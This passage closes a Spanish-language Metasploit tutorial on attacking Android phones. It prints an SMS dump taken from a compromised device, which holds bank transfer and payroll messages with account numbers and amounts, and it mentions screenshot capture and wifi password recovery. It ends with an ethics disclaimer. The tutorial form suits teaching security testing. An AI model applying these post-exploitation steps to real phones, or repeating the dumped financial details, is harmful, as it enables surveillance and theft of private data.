



13. archivo de los mensajes




```
1|
2|
3| [+] SMS messages dump
4|
5|
6| Date: 2023-06-02 17:42:51.332456576 +0000
7| OS: Android 11 - Linux 4.19.157-perf+ (aarch64)
8| Remote IP: 192.168.1.10
9| Remote Port: 49198
10|
11| #1
12| Type : Incoming
13| Date : 2023-06-02 11:49:05
14| Address : 87400
15| Status : NOT_RECEIVED
16| Message : Bancolombia le informa Transferencia por $12,000 desde cta *1346 a cta 25345160941. 01/06/2023 18:26. Inquietudes al 6045109095/018000931987.
17|
18| #2
19| Type : Incoming
20| Date : 2023-06-02 11:49:04
21| Address : 890270
22| Status : NOT_RECEIVED
23| Message : "Soñar no cuesta nada" ,¡Haz tus sueños realidad con Muui al día! tu crédito no refleja pago aún y hoy sueño que estas sin días en mora cutt.ly/09HBFqg
24|
25| #3
26| Type : Incoming
27| Date : 2023-06-02 11:49:03
28| Address : 85784
29| Status : NOT_RECEIVED
30| Message : Bancolombia le informa un Pago de Nomina de MULTIENLACE SAS por $208,493.00 en su Cuenta Ahorros. 16:29 01/06/2023. Inquietudes al 018000931987.
31|
32| #4
33| Type : Incoming
34| Date : 2023-06-02 11:49:01
35| Address : 87400
36| Status : NOT_RECEIVED
37| Message : Bancolombia le informa Transferencia por $120,000 desde cta *1346 a cta 91245246540. 01/06/2023 17:05. Inquietudes al 6045109095/018000931987.
38|
39| #5
40| Type : Incoming
41| Date : 2023-06-02 11:48:42
42| Address : 87400
```

14. comando screenshare para tomar un pantallazo.



15. Una vez el proceso finalice nos aparecerá la clave de la red wifi.



NOTA: Es fundamental destacar que este ejemplo es solo con fines educativos y debe realizarse en un entorno de pruebas controlado y legal. Utilizar estas técnicas sin el consentimiento y la autorización adecuados es una violación de la ley y de la ética.

La seguridad informática es un campo complejo y en constante evolución. Si deseas aprender más sobre pruebas de seguridad en Android y Metasploit, te recomiendo estudiar en profundidad sobre el tema, obtener certificaciones reconocidas y, lo más importante, hacerlo de manera ética y legal.

CONCLUSION

La seguridad informática es un tema crucial en nuestra era digital. A medida que la tecnología avanza, también lo hacen las amenazas cibernéticas. Es fundamental comprender que cada uno de nosotros juega un papel vital en proteger nuestra información y salvaguardar nuestra privacidad.

Es importante destacar que Kali Linux debe utilizarse de manera ética y legal, siguiendo las leyes y regulaciones vigentes. Las pruebas de seguridad deben llevarse a cabo con el consentimiento explícito del propietario del sistema o la red objetivo, y solo con el propósito de identificar y solucionar vulnerabilidades para mejorar la seguridad.

"La seguridad es como la salud: nunca te das cuenta de su verdadero valor hasta que la pierdes."

- Ken Thompson